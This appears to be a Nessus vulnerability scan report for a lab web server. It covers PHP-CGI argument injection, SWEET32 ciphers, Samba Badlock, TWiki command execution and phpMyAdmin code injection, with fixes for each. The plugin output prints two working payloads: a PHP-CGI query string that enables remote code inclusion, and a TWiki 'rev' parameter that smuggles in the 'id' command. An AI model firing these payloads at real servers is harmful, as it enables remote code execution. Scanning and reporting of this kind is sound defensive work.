The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

See Also

http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/

http://www.php.net/archive/2012.php#id2012-05-08-1

http://www.php.net/ChangeLog-5.php#5.3.13

http://www.php.net/ChangeLog-5.php#5.4.3

http://www.nessus.org/u?80589ce8

https://www-304.ibm.com/support/docview.wss?uid=swg21620314

Solution

If using Lotus Foundations, upgrade the Lotus Foundations operating system to version 1.2.2b or later.

Otherwise, upgrade to PHP 5.3.13 / 5.4.3 or later.

Risk Factor

High

VPR Score

9.0

EPSS Score

0.9569

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

BID	53388
CVE	CVE-2012-1823
CVE	CVE-2012-2311
XREF	CERT:520827
XREF	EDB-ID:18834
XREF	CISA-KNOWN-EXPLOITED:2022/04/15

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information

Published: 2012/05/14, Modified: 2022/03/28

Plugin Output

tcp/80/www

```
Nessus was able to verify the issue exists using the following request :


                                snip

POST  /dvwa/dvwa/includes/DBMS/DBMS.php?-d+allow_url_include%3don+-d+safe_mode%3doff+-d

+suhosin.simulation%3don+-d+open_basedir%3doff+-d+auto_prepend_file%3dphp%3a//input+-n HTTP/1.1
Host: 192.168.60.101

Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
_____________________________________    ____________________________________________
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
```

42873 - SSL Medium Strength Cipher Suites Supported (SWEET32)

Synopsis

The remote service supports the use of medium strength SSL ciphers.

Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

See Also

https://www.openssl.org/blog/blog/2016/08/24/sweet32/

https://sweet32.info

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

VPR Score

5.1

EPSS Score

0.0398

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

References

CVE	CVE-2016-2183

Plugin Information

Published: 2009/11/23, Modified: 2021/02/03

Plugin Output

tcp/25/smtp

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                                Code              KEX            Auth      Encryption                 MAC
    ----------------------------------- ----------------  -----          --------  -------------------------  -------
    DES-CBC3-MD5                        0x07, 0x00,  0xC0 RSA            RSA       3DES-CBC(168)              MD5
    EDH-RSA-DES-CBC3-SHA                0x00, 0x16        DH             RSA       3DES-CBC(168)
 SHA1
                                        0x00, 0x1B        DH             None      3DES-CBC(168)
    ADH-DES-CBC3-SHA
 SHA1                                   0x00, 0x0A        RSA            RSA       3DES-CBC(168)


The fields above are :


  {Tenable ciphername}

  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
```

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Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

See Also

https://www.openssl.org/blog/blog/2016/08/24/sweet32/

https://sweet32.info

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

VPR Score

5.1

EPSS Score

0.0398

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

References

CVE	CVE-2016-2183

Plugin Information

Published: 2009/11/23, Modified: 2021/02/03

Plugin Output

tcp/5432/postgresql

```
  Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

    Name                                  Code              KEX            Auth      Encryption                 MAC
    ------------------------------------  ----------------  -------        --------  -----------------------------------------  -------
    EDH-RSA-DES-CBC3-SHA                  0x00, 0x16        DH             RSA       3DES-CBC(168)
 SHA1
                                          0x00, 0x0A        RSA            RSA       3DES-CBC(168)
    DES-CBC3-SHA

The fields above are :


  {Tenable ciphername}

  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
```

90509 - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

http://badlock.org

https://www.samba.org/samba/security/CVE-2016-2118.html

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

5.9

EPSS Score

0.0489

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

References

BID	86002
CVE	CVE-2016-2118
XREF	CERT:813296

Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

Plugin Output

tcp/445/cifs

```
Nessus detected that the Samba Badlock patch has not been applied.
```

19704 - TWiki 'rev' Parameter Arbitrary Command Execution

Synopsis

The remote web server hosts a CGI application that is affected by an arbitrary command execution vulnerability.

Description

The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id.

See Also

http://www.nessus.org/u?c70904f3

Solution

Apply the appropriate hotfix referenced in the vendor advisory.

Risk Factor

High

CVSS v3.0 Base Score

8.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.2 (CVSS:3.0/E:F/RL:O/RC:C)

VPR Score

7.4

EPSS Score

0.9517

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.2 (CVSS2#E:F/RL:OF/RC:C)

References

BID	14834
CVE	CVE-2005-2877

Exploitable With

Metasploit (true)

Plugin Information

Published: 2005/09/15, Modified: 2024/06/05

Plugin Output

tcp/80/www

```
Nessus was able to execute the command "id" using the
following request :


http://192.168.60.101/twiki/bin/view/Main/TWikiUsers?rev=2%20%7cid%7c%7cecho%20

-------------------------------------------      -------------------------------------------
```

36171 - phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009-4)

Synopsis

The remote web server contains a PHP application that is affected by a code execution vulnerability.

Description

The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize user-supplied input before using it to generate a config file for the application. This version is affected by the following vulnerabilities :

- The setup script inserts the unsanitized verbose server name into a C-style comment during config file generation.

- An attacker can save arbitrary data to the generated config file by altering the value of the 'textconfig' parameter during a POST request to config.php.

An unauthenticated, remote attacker can exploit these issues to execute arbitrary PHP code.

See Also

https://www.tenable.com/security/research/tra-2009-02

http://www.phpmyadmin.net/home_page/security/PMASA-2009-4.php

Solution

Upgrade to phpMyAdmin 3.1.3.2. Alternatively, apply the patches referenced in the project's advisory.

Risk Factor

High

VPR Score

6.7

EPSS Score

0.0294

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	34526
CVE	CVE-2009-1285
XREF	TRA:TRA-2009-02
XREF	SECUNIA:34727
XREF	CWE:94

Plugin Information

Published: 2009/04/16, Modified: 2022/04/11

Plugin Output

tcp/80/www